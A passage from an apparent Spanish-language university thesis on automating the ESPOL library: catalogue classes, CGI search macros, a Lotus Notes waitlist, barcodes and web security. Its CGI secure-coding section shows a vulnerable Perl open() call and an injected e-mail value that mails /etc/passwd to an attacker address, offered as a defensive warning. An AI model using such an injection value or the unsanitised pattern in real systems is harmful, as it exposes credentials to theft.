- **Por Titulo/Autor** -- El usuario ingresa el titulo y el nombre del autor, el sistema le mostrará una lista de libros cuyos títulos contiene la cadena de caracteres que ingresó y cuyos autores contienen la cadena de caracteres de nombre del autor. El usuario selecciona un libro para ver el detalle.

4.15 GLOSARIO

NOMBRE	DESCRIPCIÓN
EspolBibLibroGeneral	Contiene información general de un libro tal como: titulo, autor, edicion, editorial, idioma, número de página, cantidad, tipo de literatura, clasificación, descriptores etc
EspolBibLibroIndividual	Contiene información correspondiente a cada copia fisica del libro tal como numero de inventario, precio, centro solicitante etc.
EspolBibHistoriaEstadoLibro	Provee información sobre una trasacción particular que puede tener una copia fisica tal como Inventario, Prestamo, Transferencia
EspolBibClasificacion	Especifica el area de conocimiento o categoria al que se pertenece un libro
EspolBibDescriptor	Proporciona información de que se trata un libro en forma de

	palabra clave para una recuperación fácil en el futuro
EspolBibPrestamo	Tiene la información sobre un prestamo tal como prestador, fecha de devolucion y multa segun el caso
EspolBibPrestador	Contiene información sobre prestador tal como su tipo y numero de identificacion y todos los prestamos realizados por él
EspolBibLocalidadBiblioteca	Las localidades de bilioteca que existen en la ESPOL.
EspolBibArticulosPS	Detalla los articulos de una publicación seriada
EspolBibCobroDeImpresion	Contiene información sobre cobros por servicios de impresión de páginas web
EspolBibResumen	Contiene el resumen de un libro
EspolBibHojaDeRuta	Una listado de todas las copias fisicas que van a ser tratados en un proceso determinado por el tipo de hoja de ruta

Tabla 9. (Glosario de clases)

CAPITULO V IMPLEMENTACION

5.1 CONSULTA EN LÍNEA

5.1.1 MÁQUINA DE BÚSQUEDA

Se implementa una máquina de búsqueda inteligente para recuperar información de los documentos bibliográficos de acuerdo a los siguientes criterios:

- Por autor
- Por título
- Por palabras claves
- Por tópico (materia)
- Por otros recursos bibliográficos (vídeos, mapas, cassettes, CDs, etc)

utilizando programas CGI (Interfaz Común de Pasarela). El CGI, es un interfaz para correr programas externos, software o pasarelas bajo un servidor de información de manera independiente de la plataforma en que este se encuentre actualmente, los servidores de información son los servidores HTTP (HyperText Transfer Protocol).Esta interfaz ha sido utilizado por el World Wide Web desde 1993 [11].

El servidor HTTP y el programa CGI son responsables de dar servicio a la solicitud de un cliente del WEB mandando respuestas de algún tipo a su navegador. La solicitud del cliente contiene información acerca del método de petición, el URI (Identificador de Resurosos Universales) y demás datos de la petición que son incluidos en el mecanismo de transporte.

Definiendo un interfaz estándar, la especificación CGI permite a los desarrolladores usar una gran variedad de utilerías de programación (por ejemplo diversos lenguajes como C, C++, Perl, Java etc.). Los programas CGI son la base detrás del procesamiento de formas, busqueda de registros en una base de datos, mandar correo electrónico, construcción de contadores de páginas, y docenas de otras actividades.

El problema con programas CGI es que cada uno representa una oportunidad para explotar posibles errores. Los programas CGI deben ser escritos con el mismo cuidado y atención que se le da a los mismos servidores de Internet, ya que de hecho, son unos servidores en miniatura. CGI es una especificación para permitir a un servidor de WWW ejecutar un programa externo y devolver los resultados al navegador. Mediante esta interfaz es posible correr cualquier programa que se encuentre accesible al servidor, de modo que no hay límite para las tareas que se pueden realizar. El programa de CGI

obtiene información del usuario a través de una "forma", que es un conjunto de botones, espacios de texto y menús que se despliegan en la pantalla de un navegador.

Cuando la forma se encuentra llena, el usuario lo envía utilizando un botón. El servidor recibe los datos, los pasa al programa externo y éste devuelve los resultados de la operación, para que el servidor los regrese a su vez al usuario.

Las aplicaciones del CGI son numerosas: herramientas de búsqueda, formas de registro, libros de visitas, contadores de accesos, sistemas de bases de datos, grupos de discusión, personalización de páginas, tiendas y catálogos electrónicos, y más. La gran mayoría de las aplicaciones que existen en la WWW actualmente, dependen exclusivamente del CGI.

La mayor desventaja es que es necesario conectarse al servidor cada vez que se quiera ejecutar un programa y además debe crearse una página nueva para mostrar los resultados. Esto afecta seriamente el tiempo de respuesta y hace muy difícil la programación de algunas aplicaciones, como charlas en tiempo real y juegos. Además, para utilizar el CGI se requiere acceso directo al servidor y conocimiento de las especificaciones de la interfaz y de algún lenguaje de programación como C, Perl o Visual Basic.

Por ejemplo, el usuario desea efectuar una búsqueda por nombre de autor, el sistema le presenta una forma por medio del cual él proporciona el nombre de autor, esta información pasa como párametro al programa CGI , el servidor se procesa la información, en este caso hace un Query contra la base de datos, y retorna el resultado al navegador del cliente. De esta forma se establece una comunicación entre un navegador y una base de datos central.

5.1.2 ANUNICIO DE DISPONIBILIDAD

Cuando la cantidad disponible de un documento es 0, entonces en la página de detalle de este documento se presentará un enlace que permite al usuario ingresar su nombre y dirección de correo electrónico, de tal manera que se le pueda mandar un anuncio de disponibilidad en el futuro. En este momento se graba en la tabla **BIBLIO_CORREO** (lista de espera) un registro con los siguientes campos:

- id_libro
- nombre
- email
- estado

donde el id_libro es el número secuencial que identifica a cada libro, y se setea el campo estado con un valor nulo, que representa que este registro esta recien generado.

Se hace un chequeo de cantidad disponible de todos los docuementos bibliográficos todos los días después de las horas de trabajo de la Biblioteca. Y si se encuentra un documento cuya cantidad disponible ya es mayor que 0 y consta registros en la tabla **BIBLIO_CORREO** para este documento, entonces se comienza a procesar estos registros en la lista de espera de la siguiente forma:

- Si el campo **estado** está con un valor nulo, entonces manda un anuncio de disponibilidad al usuario utilizando el campo de **email** , y setea el campo **estado** con la fecha actual
- Si el campo **estado** no está nulo, entonces no hace nada

De esta forma, se asegura de que no se vuelva a mandar el mismo anuncio de disponibilidad a una misma persona.

Con una frecuencia de tres días se purga los registros de la lista de espera, verifica el campo **estado** de cada registro, si este campo está seteado con una fecha cuya diferencia con la fecha actual es mayor que tres días, entonces se lo elimina de la lista, esto quiere decir que si una persona al recibir un anuncio de disponibilidad, y pasando tres días no se ha acercado a pedir el documento solicitado, será eliminado automáticamente de la lista de espera

5.1.3 IMPLEMENTACIÓN

Mecanismo para controlar la información presentada en cada página del web

Se requiere que en cada página se presenta solamente 10 registros. Hay una función en Net. Data **RPT_MAX_ROWS** que me permite restringir el tamaño de la tabla resultado, y este valor esta seteado con 11. Cuando se recupera los registros ordenados, solamente se presenta los primeros 10 en la pantalla por medio de un numerador conocido como índice. Si la tabla resultado tiene 11 registros, entonces se necesita presentar la información en la siguiente página, una variable conteo_next almacena un campo del último registro en la página presente por el cual se hace el sorting, entonces para poder presentar la siguiente página la variable conteo_next pasa a ser conteo_actual. Ahora bien, si queremos regresar a la página previa, primero se hace un query con un sorting descendente con respecto al conteo_actual. La variable conteo_previo guarda el campo de sorting del ultimo registro del query efectuado. Si hay más que 1 página atrás, entonces el query va a recuperar 11 registros, y conteo_previo se hace referencia al campo de sorting del último registro de la página anterior. Pero si solamente queda una página atrás, es decir que el valor de índice va a ser igual a 11, entonces conteo_previo contendrá 'A' para casos literales y '0' para casos numéricos.

Macro Autor

El macro autor presenta una lista de libros de un autor o coautor dado su nombre. Cuando el usuario hace click en uno de ellos, llama al macro final pasando como parámetro código del libro, conteo actual para regresar a la página actual y el nombre del autor.

Macro Autor_Co

El macro autor_co pide primero que el usuario ingrese el nombre del autor, y después hace una búsqueda de los autores o coautores cuyos nombres contiene el string ingresado por el usuario. Aquí en este macro, no se restringe el tamaño de las páginas. Y presenta la lista de los autores o coautores que match el query. Cuando el usuario hace click en uno de ellos, llama al macro autor pasando como parámetros el nombre del autor y el string ingresado por el usuario.

Macro Auttit

El macro auttit pide primero que el usuario ingrese el título y el nombre del autor, y después hace una búsqueda del libro cuyo título contiene el string de título y cuyo autor o coautor contiene el string de autor. Aquí en este macro no se restringe el tamaño de las páginas. Y presenta la lista de los libros que match el query. Cuando el usuario hace click

en uno de ellos, llama al macro final pasando como parámetro solamente el código del libro.

Macro Avanzado

El macro avanzado pide al usuario ingrese una serie de palabras claves separados por coma, por limitaciones del sistema, solo se examinará los primeros 5 frases. Y el usuario escoge un operador lógico and/or, y también puede especificar si quiere que el descriptor contenga la palabra solamente ó que el descriptor sea exactamente igual a la palabra. De esta forma, el sistema primero analiza el string proporcionado por el usuario, separa las 5 frases, genera hasta 5 condiciones que tenga la siguiente forma: "cod_descriptor='xx1' or cod_descriptor='xx2' or...". Pues puede existir varios descriptores que contenga la misma palabra si el usuario ha especificado la opción apropiada. Después con estas condiciones busca los códigos de libros que tienen asociado con dichos códigos de descriptores, para cada condición se hace un select y unen todas tablas de resultado con un intersect o union dependiendo del operador lógico escogido. Al tener los códigos de libros (máximo diez por cada página), cuando el usuario hace click en uno de ellos, invoca al macro final pasando como parámetros el código del libro, el operador lógico (intersect/union), la cadena ingresado por el usuario, la especificación seleccionada, y el conteo numérico (control del código del libro para presentar solamente 10 registros por pagina) para poder regresar a la página actual.

Macro Categoría

El macro categoría muestra la clasificación principal de libros en orden alfabético, en total hay 100 categorías principales, y por cada categoría, hay hasta 10 subcategorias.

Por esta razón no se implementa el control de registros presentados en cada página para las subcategorias. Hay categorías que llega hasta el segundo nivel, y hay algunos que llegan hasta el tercer nivel (máximo se presenta hasta el tercer nivel). Al seleccionar una categoría, se presenta una lista de libros cuyos categorías coinciden o son subcategorias de la seleccionada, y cuando hace click en un libro, invoca al macro final pasando los parámetros código del libro, código de la categoría seleccionada, nombre de las 3 categorías, una variable que identifica si tiene la tercera categoría, un conteo actual(control de titulo del libro) para regresar a la página principal, un bottom y top para saber que letra se comienza con las categorias principales.

Macro Clave

El macro clave es una función menos poderosa que la búsqueda avanzada por palabra clave, porque el usuario solamente puede ingresar una frase de búsqueda, ofreciendo la opción también de que si desea que el descriptor solamente contenga la frase o sea exactamente igual a la frase, se presenta una lista de todas las palabras claves que match el query, cuando el usuario selecciona una palabra clave, se presenta entonces una lista de libros cuyos descriptores sea la palabra seleccionada, al hacer click en un libro particular

se invoca al macro final pasando como parámetros código del libro, código del descriptor, un conteo numérico para regresar a la página actual (control de código de libros, pues se buscan los códigos de libros que están asociados con dicho código de descriptor), el descriptor, la frase ingresado por el usuario y la especificación escogida.

Macro Titulo

El macro titulo pide primero que el usuario ingrese un titulo, y presenta una lista de libros cuyos títulos contenga la frase ingresado por el usuario, al hacer click en un libro particular se invoca al macro final pasando como parámetros el código del libro, el string del usuario y un conteo literal(control de titulo del libro) para regresar a la página actual.

Macro Tópico

El macro tópico primero pide al usuario que ingrese una categoría, presenta una lista de todas las categorías que contenga la frase ingresada, si es categoría de segundo nivel, deja una sangría de un TAB, y si fuera de tercer nivel, dejaría entonces una sangría de 2 TABs. Al hacer un click en una categoría particular, se presenta una lista de libros cuyos categorías coinciden o sean subcategorías de la seleccionada, por final al seleccionar un libro se invoca al macro final pasando como parámetros el código del libro, el código de

la categoría, el nombre de la categoría, la frase ingresada y un conteo literal(control de título de libro) para regresar a la página actual.

Macro Final

El macro final presenta el detalle de un libro, tiene los siguientes enlaces: la categoría, hasta 4 descriptores invocando al macro clave proporcionando ya el código del descriptor y el descriptor en sí, autor/coautor invocando el macro autor. Y la capacidad de regresar a las páginas previas antes de llegar a ver el detalle de un libro.

5.2 CONTROL DE LISTA DE ESPERA

5.2.1 PRIORIDAD PARA LA LISTA DE ESPERA

Hay un script en Lotus Notes que recupera primero los registros de la tabla **BIBLIO_CORREO** (lista de espera) cuyo campo ***estado*** sea caracter null, y según el id_libro verifica si la cantidad disponible de este libro ya es mayor que cero, si es verdad, entonces hace un select de la tabla **BIBLIO_CORREO** cuyos id_libro sean igual a este ordenados por el último_cambio para determinar la prioridad, es decir para saber que número de prestadores se han solicitado este mismo libro anteriormente, al terminar de procesar todos los registros de un sólo usuario, se le manda un mail por el smtp/mime de

Lotus Notes [2] avisandole la disponibilidad de los libros que haya solicitado y la prioridad de dicho usuario con respecto a estos libros si algunos de ellos ya se encuentran disponibles. Y los registros de la tabla **BIBLIO_CORREO** se le modifica el campo de ***estado*** poniendole el valor de la fecha de hoy día. Este script se debe correr todos los días después de que se termine el labor en Biblioteca, es decir se puede configurar el script para que se corra los días Lunes a Sabado a las 5:00PM.

5.2.2 ACTUALIZACION DE LISTA DE ESPERA

Hay un script en Lotus Notes recupera primero todos los registros de la tabla **BIBLIO_CORREO**, si el campo ***estado*** no es un caracter null y la diferencia entre este campo y la fecha actual sea mayor o igual que tres días, entonces se elimina dicho registro de la tabla, de esta forma, cuando el webmaster envia un mensaje a un usuario avisandole la disponibilidad de cierto libro, y el usuaio no va a la biblioteca a pedir dicho libro pasando el periodo de tres días, el registro todavia permanece en la tabla, entonces Lotus Notes se encarga de purgar dicho registro, dandole prioridad a otros usuarios que solicitan el mismo libro al pasar los tres días. Este proceso se debe correr por lo menos dos veces a la semana, puede ser el día Martes y el día Viernes a las 6:00PM.

5.2.3 CONTROL DE TAMAÑO DE LA BASE DE CORREO DE WEBMASTER

Hay un script en Lotus Notes que elimina todos los documentos de una cierta base en Lotus Notes, este script se puede aplicarse a la base de correo de Web Master con una frecuencia determinada para ahorrar espacio de disco en el servidor de Lotus Notes, de tal manera que se borre todos los mensajes que Web Master haya enviados y recibidos.

5.3 CÓDIGO DE BARRAS

5.3.1 QUE ES CÓDIGO DE BARRAS

Código de barras se parece a una versión impresa de códigos Morse. Diferentes patrones de barras y espacios son utilizados para representar diferentes caracteres. Conjuntos de estos patrones se agrupan para formar una simbología. Hay muchos tipos de simbología de códigos de barra cada una de ellas con sus propias caracteristicas, muchos de ellos fueron diseñados para satisfacer las necesidades de una aplicación o industria espécifica. Por ejemplo, la simbología UPC se usa para identificar items de venta por menor y Postnet fue diseñado para encodificar el Zip Code del servicio de

correo postal de Estados Unidos (ver Fig. 18).

Fig. 18 (Código de barras)

EAN-8 (Numeración Europea de Articulos) encodifica 8 digitos que consisten en 2 dígitos de código de país, cinco dígitos de datos y un dígito de chequeo. Las claves de barras EAN-8 se utilizan solamente en unidades muy pequeñas del consumidor. Los símbolos de la clave de barras EAN-13 se pueden utilizar en todos los items, sean unidades de consumidor, de comercio o transporte. Tanto EAN-8 y EAN-13 soprota un número suplemento de 2 o 5 dígitos que se añade al código de barra principal. El suplemento esta diseñado para publicaciones seriadas. EAN-13 ha sido adoptado como el estandar en la industria de publicación para encodificar códigos ISBN sobre los libros. Un código de barra de ISBN es simplemente un código EAN-13 que consiste en el número ISBN precediendo con los digitos 978, el suplemento consisten en el precio de venta por menor precediendo con el digito 5.

5.3.2 POR QUE CÓDIGOS DE BARRA

Un componente dominante a cualquier sistema automático de la colección de datos (ADC) es la lectura de etiqueta de código de barras que se apilca a las unidades. Hay dos niveles de identificación que se pueden utilizar basado en la aplicación y los requerimientos de rastreo: primario y secundario. El número de U.P.C es un ejemplo de la identificación primaria porque representa un tipo del producto o del item, no una sola entidad física. Por ejemplo, cada televisor del mismo número de modelo tendría una etiqueta identica de U.P.C. Sin embargo para los própositos del registro y de la reparación de la garantía que sigue, cada unidad requerirá otra identificación designada como la identificación secundaria.

Los números secundarios identifican únicamente diversas unidades físicas de un item. Los ejemplos de la identificación secundaria incluyen números de serie, números de tratamiento por lotes, o números de porción. Estos números son importantes a las aplicaciones tales como el control de calidad, mantenimiento programado, y el rastreo de activos.

Escanear códigos de barra en cada producto es sumamente beneficioso para las grandes cadenas de supermercados y almacenes independientes. El beneficio más obvio

se refleja en la velocidad de checkout pues se elimina la demora en caja. El segundo beneficio es un precio más preciso. Se ha dado mucha publicidad debido a los escaneos inprecisos en las tiendas de bazar. El problema real no esta provocado por la lectora de código de barra, sino la base de datos de consulta de precios que estan en los computadores. Debería actualizar estas base de datos cuando haya cambios de precios. Se debilita la confianza de los consumidores cuando ocurra una discrepancia aun cuando el error favorece a ellos.

Otro beneficio importante es el control de inventario. Al finalizar cada dia, se genera un reporte listando todos los items cuya cantidad se ha disminuido debajo del nivel de re-orden. En este momento una orden de compra puede ser generado manualmente o automáticamente vía FAX o Intercambio de Datos Electrónicos (EDI).

Un sistema de escaneo no es complicado ni costoso. Una base de datos generica en una PC puede ser configurado para realizar la conuslta de precios y decremento de inventario. Lapicés ópticos, lectoras o lectoras laseres pueden conéctarse al PC fácilmente, ahora las lectoras estan integrados con los dispositivos "wedge", el cual permite la entrada de datos de escaneo emular la entrada de datos desde teclado.

eliminando de esta forma cambios en los paquetes de software existentes. En muchos casos una lapiz óptico es todo lo que se necesita.

Códigos de barra ahorra tiempo y dinero, uno de los mayores dolores de cabeza al prestar un libro es registrar su número de inventario, el cual es largo, compuestos de muchos caracteres o digitos que no guardan relación alguna, y a veces resulta borroso, una forma de liberarse de este problema es poner códigos de barra a cada libro. Las ventajas incuyen:

- Los libros pueden ser chequeados y rastreados en el momento de prestamos
- Se simplifica la transferencia de libros de una biblioteca a otra
- Verificación de inventario se realiza más rápidamente en base de un ciclo anual o más frecuente
- Reportes estandares que cubre el valor, tiempo de adquisición, depreciación, discrepancias, y inventario detallado de todos los items en el sistema puede ser generado en un ambiente cliente/servidor.

CAPITULO VI SEGURIDADES

6.1 SEGURIDAD DE DATOS

Debido al continuo incremento del crimen computarizado, se hace necesario que se establezcan medidas para evitar que la información de los sistemas administrativos automatizados y de la comunidad politécnica en general esté al alcance de individuos malintencionados o que no deben acceder a ella. Más aún si se considera, como en toda universidad, que el uso de Internet es vital para el desarrollo académico e institucional, se hacen necesarios los mecanismos de seguridad para evitar que personas ganen acceso a las aplicaciones administrativas desde el exterior a través de Internet. De esta forma se hace necesario un "Firewall" que permita proteger los datos de las redes externas a la ESPOL.

6.2 SEGURIDAD DE CGI

La información de los recursos de la Biblioteca de ESPOL que se presenta al usuario general a través del WWW es información pública, no confidencial. Pero igual tenemos que considerar que es posible que los mal intencionados dañe los servidores que contiene la base de datos públicos por medio de los programas CGI.

Los programas CGI pueden presentar huecos de Seguridad en dos formas: Pueden intencionalmene o no intencionalmente ' gotear ' información acerca de los huecos del sistema que puede ayudar a los piratas de sistema a entrar a el.

Los programas que procesan entradas de usuarios remotos, como la forma para buscar en un índice de búsquedas , pueden ser vulnerables a ataques en los cuales el usuario remoto lo engaña para ejecutar comandos prohibidos. Los programas CGI son huecos potenciales de seguridad aun cuando se corra el servidor como usuario "nadie". Un programa CGI corriendo como "nadie" tiene aun suficientes privilegios para mandar un correo con el archivo de passwords, examinar la información de los mapas de la red, o correr una sesión de login es un puerto con número alto (solo se necesitan unas cuantas instrucciones en PERL para lograr esto). Aun si el servidor corre en un directorio que no es el raiz, un programa CGI con huecos puede "gotear" suficiente información del sistema para comprometer al host.

CAPTIULO VII CONCLUSIONES Y RECOMENDACIONES

7.1 RECOMENDACIONES

7.1.1 RECOMENDACIONES DE UN SISTEMA DE BIBLIOTECA

El desarrollo de un sistema de biblioteca se puede dividir en tres etapas:

- automatización de rutinas administrativas dirigidas a dar acceso público en línea al catálogo;
- acceso a bases de datos en línea para personal y usuarios, incluido el acceso a Internet, que haga posibles:
- servicios basados en servidor de Internet en la página de la biblioteca, a la que se pueda tener acceso remoto.

Para aprovechar su potencial, la biblioteca universitaria debe elaborar planes estratégicos para desarrollar nuevas calificaciones y actitudes, así como servicios nuevos y ampliados de cara al público. Es necesario un fuerte apoyo a la formación, a la educación y a la introducción de las nuevas tecnologías.

Debería fomentarse enérgicamente una más estrecha colaboración entre diversos tipos de biblioteca - en especial entre las bibliotecas públicas y las académicas - y con otras instituciones.

La biblioteca universitaria moderna debe ofrecer:

- acceso a los documentos cualquiera que sea su soporte,
- préstamo de materiales impresos y de multimedia,
- acceso a redes y apoyo a la navegación en red y a la localización de la información,
- puestos de trabajo y consulta para usuarios,
- oportunidades de educación y de formación para los empleados y usuarios,
- servicios de acceso a los documentos.

La biblioteca universitaria moderna debería tener acceso a catálogos colectivos para el préstamo entre bibliotecas y, con el tiempo, formar parte de una red de bibliotecas a nivel internacional; cooperar estrechamente con otras instituciones "de memoria", escuelas y otras instituciones educativas, funcionar como proveedor de información para la comunidad; y ofrecer servicios especiales a diversos grupos de usuarios, desde información empresarial hasta servicios para minorías étnicas y personas con deficiencias visuales.

La biblioteca universitaria deberia desarrollarse según las necesidades locales. En una comunidad universitaria determinada podrá haber bibliotecas muy diversas, pero, como consecuencia de la coordinación, será posible establecer una gama completa de servicios de biblioteca en el área que cubran.

7.1.2 RECOMENDACIONES PARA LOS PROGRAMAS CGI

- Guardar todos los programas CGI en un solo directorio.
- Aunque no hay nada intrinsicamente peligroso en tener programas CGI a lo largo del árbol de directorios, es mejor guardarlos en un solo directorio (comúnmente ' CGI-BIN '). Ya que los programas CGI son potencialmente un hueco de seguridad, es más fácil observar qué programas están instalados en el sistema si se mantienen en un solo lugar. Restringiendo a los programas CGI a que estén en un solo directorio y poniendo permisos para que solo el administrador del Web pueda instalarlos, se evita este situación caótica.
- Utilizar lenguajes compilados (como C), en vez de utilizar interpretados como PERL o Shell Script

Primero por que el usuario remoto podría accesar al código del programa. Si el piratas de sistema conoce mas del programa, sabrá fácilmente como explotar los huecos que

pueda tener. Con un programa escrito en un lenguaje compilado como C, se pueden compilar en forma binaria, ponerlo en el directorio CGI-BIN, y no preocuparse sobre intrusos que ganen acceso al código fuente. De otra manera, con un programa interpretado, el código fuente siempre es potencialmente adquirible. Aún en un servidor bien configurado no regresara el código fuente a un script , hay muchos escenarios donde esto puede se puede violar.

Considerese que se decidio identificar a los programas CGI utilizando la extension .CGI. después se decide hacer un pequeño cambio a un programa interpretado. Se abre el archivo con el editor de texto de Emacs y se modifica el programa. Desafortunadamente el editor deja una copia de respaldo del código fuente en alguna parte del árbol de directorios. Aunque el usuario remoto no puede obtener el código fuente accesando al programa mismo, puede obtener una copia del archivo de respaldo solicitando:

http://su-sitio/ruta/su_script.cgi~

Esta es una buena razón para limitar los programas CGI al directorio CGI-BIN y asegurar que el directorio CGI-BIN este separado de la raíz de documentos.

- Si se codifica en un lenguaje compilado como C, evitar asumir que el tamaño de la entrada del usuario será de un tamaño X.

- NUNCA pasar entradas del usuario remoto directamente a un comando del Sistema sin antes verificarlo:

En C incluye popen() y system().

En PERL system() , exec() y open() , asi como eval().

La razón de esta paranoia se puede ilustrar en el siguiente código en la cual el programa en Perl intenta enviar mail a una dirección indicada a una forma:

```
$mail_to = &get_name_from_input; # lee la dirección desde forma
open (MAIL,"| /usr/lib/sendmail $mail_to");
print MAIL "To: $mailto\nFrom: me\n\nHi there!\n";
close MAIL;
```

El problema es en la llamada open(). El author asume que el contenido de la variable $mail_to será siempre una inocente dirección de e-mail. Pero que pasa si el piratas de sistema pasa como direccion de e-mail lo siguiente:

```
nobody@nowhere.com;mail badguys@hell.org</etc/passwd;
```

Ahora el comando open() evaluará el siguiente comando:

```
/usr/lib/sendmail nobody@nowhere.com; mail badguys@hell.org < /etc/passwd
```

Sin intención, open() a enviado por mail el contenido del archivo de passwords del sistema al usuario remoto, abriendo al usuario un hueco para atacar.

7.2 CONCLUSIONES

7.2.1 EL PERSONAL BIBLIOTECARIO: UNA NUEVA FORMA DE TRABAJAR

Se ha observado con frecuencia, que en los primeros momentos de la implantación de nuevos procedimientos, y más si se trata de cambios tan extensos y profundos como el establecimiento de un sistema automatizado de gestión, se da "una resistencia al cambio" por parte del personal de las bibliotecas, ya que el cambio de hábitos y prácticas muy asentados, y la adaptación de otros nuevos exige esfuerzo, riesgo, etc. Dejar las cosas como están, especialmente si parece que funcionan aceptablemente, será siempre una gran tentación.

Es, pues, necesaria una gran capacidad de liderazgo por parte de los gestores para impulsar el proceso, afrontar las nuevas situaciones y sobre todo, para superar la resistencia al cambio, que es una especie de equivocada mística profesional.

En efecto, el bibliotecario que durante mucho tiempo ha realizado una tarea y ha sido responsable de ella, cree con frecuencia que las dificultades que conlleva sólo él las domina. La introducción de cualquier innovación puede incluso afectar a su equilibrio

psicológico. Pese a todo, la experiencia demuestra que es posible vencer, y de forma eficaz, esta resistencia al cambio.

Podemos preguntarnos ahora: En el contexto de procedimientos automatizados de gestión ¿cúal será el futuro del bibliotecario catalogador? . En un estudio realizado a mediados de la década de los 80, descubrió que la "creciente dependencia de las redes produce una tendencia hacia la desprofesionalización de la catalogación [3]", porque "el control sobre el flujo del trabajo se ha trasladado de los catalogadores a los administradores de la biblioteca y al personal de la red".

Desde principios de los años 80, la revolución provocada por el uso de recursos bibliográficos externos ha dado lugar a un cuerpo de literatura que explora el futuro papel de los catalogadores en las bibliotecas . Toda ella parece estar de acuerdo en que el futuro de los catalogadores está en el manejo de los sistemas automatizados. Afirma que "la tendencia hacia un catalogador como gestor y planificador será cada vez mayor" .Sin embargo, se pronostica que los profesionales dedicarán su tiempo tanto a los servicios públicos como técnicos. Por otra parte, piensa que el catalogador tendrá un papel más dinámico, más amplio, siendo quien tenga que asesorar sobre cada uno de los aspectos de la automatización.

Igualmente, el personal percibiría rápidamente los efectos positivos que la automatización conlleva y que podemos cifrar en:

- Reducción del trabajo repetitivo
- Aumento de las habilidades de los empleados
- Incremento en la variedad de las tareas a desarrollar

Simultáneamente, es necesario redefinir las funciones del personal bibliotecario y ayudar al tránsito del bibliotecario catalogador al bibliotecario informador. Cada vez será menos necesario realizar actividades descriptivas, pero, sin embargo, será más importante la realización de tareas de análisis y tratamiento documental que potencien la calidad de información.

Con el transcurso del tiempo, y un trabajo paciente de formación y de estímulo, las ventajas del nuevo sistema de gestión habrán hecho evidentes para todos, de forma que, en la actualidad el personal de la Biblioteca considera inconcebible el retorno a los procedimientos anteriores, incluso cuando esto se produce con carácter excepcional y transitorio, por ejemplo, como consecuencia de una esporádica caída de la red.

Entre las ventajas más importantes percibidas por el personal de la biblioteca pueden señalarse las siguientes:

- Los catalogadores trabajan más confiados y seguros al realizar un trabajo en cooperación;
- La catalogación compartida potencia el trabajo de todos y cada uno, dado que el trabajo individual revierte en los demás: la información se introduce una vez y sirve para todos.
- La normalización en general, y sobre todo en el campo de los ficheros de autoridad, es mucho más eficaz que la realizada antes -de una forma manual.

La circulación automatizada ha permitido un mejor control de la colección, y el personal puede, en todo momento, dar cuenta de la disponibilidad de los libros solicitados.

Por último, la mejora en la cualificación del personal y del servicio prestado por la biblioteca, mejora la estimación del trabajo bibliotecario porel resto de estamentos de la Universidad y ello, a su vez, genera un mayor estímulo para el trabajo.

7.2.2 IMPACTO DE LA AUTOMATIZACIÓN EN LOS USUARIOS

La recuperación de la información a través de un catálogo interactivo, en línea, es claramente superior a la del catálogo en fichas . Pero sacar partido de estas ventajas requiere una contrapartida: el usuario tiene que formarse una estrategia de búsqueda en su mente y proceder, en un segundo momento, al examen directo de la parte del catálogo apropiada, según esta estrategia, el usuario tiene que aprender la forma de diálogo del sistema.

Si realiza este esfuerzo, el usuario encontrará una mayor flexibilidad de acceso a los registros individuales de la base de datos, pudiendo recuperar un registro por cualquier palabra significativa del título o por cualquier término de sus encabezamientos de materia, sea cual sea la posición de dichos términos dentro del conjunto del registro. Todo ello hace que el catálogo de fichas, "está muerto o muriendo" .

El grado de respuesta en la búsqueda automatizada es, en general, más elevado que en las búsquedas tradicionales. Por otra parte, los usuários disponen ahora de una mayor facilidad para encontrar los materiales que buscan, así como la posibilidad de saber si existen o no ejemplares disponibles en ese momento. Todo ello se traduce en un menor tiempo de espera en el servicio de préstamo.

7.2.3 IMPACTO DE LA AUTOMATIZACIÓN DE LA BIBLIOTECA EN LA UNIVERSIDAD

La automatización de la biblioteca supone un aumento de la calidad de la propia Universidad. Crecientemente, y gracias a los esfuerzos que se realizan para aumentar la eficacia de los procesos y la profesionalidad de su personal, la biblioteca se está convirtiendo en una necesidad primaria y vital del equipamiento académico, y la base de la enseñanza y el aprendizaje.

Las autoridades académicas se encuentran en la actualidad mucho más implicadas en el proyecto de automatización y aprecian su importancia en el contexto global de la Universidad. Se logra con ello que la biblioteca sea cada vez más una parte integrante de la Universidad.

Los otros ámbitos institucionales de la Universidad han ido cobrando una conciencia cada vez mayor de las necesidades de la biblioteca y de la importancia de los servicios que ésta presta. Ello se ha traducido en un interés mucho mayor en los proyectos en los que la biblioteca se implica y en una contribución (económica y humana) mucho mayor a los mismos. En contrapartida, la biblioteca y su personal ha aprendido a entenderse a sí mismos como parte de una organización general y a comprender mejor los mecanismos que sostienen su relación con otros ámbitos de la Universidad y cómo puede mejorar su

eficacia a través del estrechamiento de los lazos con otros servicios. En concreto, y muy destacadamente, el proceso de automatización ha supuesto un gran incremento de las relaciones con los Servicios Informáticos de la Universidad que, desde la biblioteca, se ha percibido como un factor indispensable para la puesta en marcha con éxito del proyecto de gestión automatizada a través del Sistema de administración bilbiotecaria de la ESPOL.

BIBLIOGRAFÍA

1. Neta Data Reference Guide. IBM

2. Automatización de la BUC : El papel de una biblioteca piloto, Isabel Carreira Delgado. Universidad Complutense, 1994

3. Tier Client/Server at work, Jeri Edwards, John Wiley & Sons, 1997

4. Search Engine Tecnologies for the World Wide Web and Intranets, Bohdan O. Szuprowicz, Computer Technology Research Corp., 1997

5. Lotus Notes Help (en línea)

6. IBM Database 2 Application Programming Guide, IBM

7. 10 Minute Guide to the Internet and World Wide Web, Galen Grimes, Rick Bolton, Que Education & Training, 1997

8. Object-Oriented Modeling and Design, James Rumbaugh, Michael Blaha, William Premerlani, Frederick Eddy & William Lorensen. Prentice Hall, 1992

9. Developing Object Oriented Software An Experience-Based Approach, IBM. Prentice Hall, 1997

10. Visual Modeling Tecnique - Object Tecnology Using Visual Programming, Daniel Tkach, Walter Fang & Andrew So. Addison Wesley, 1996

11. CGI Programming, Shirshir Gundavaram, O'Reilly & Associates, Inc. 1996

12. IBM SmallTalk The Language David N. Smith. Benjamin/Cummings , 1995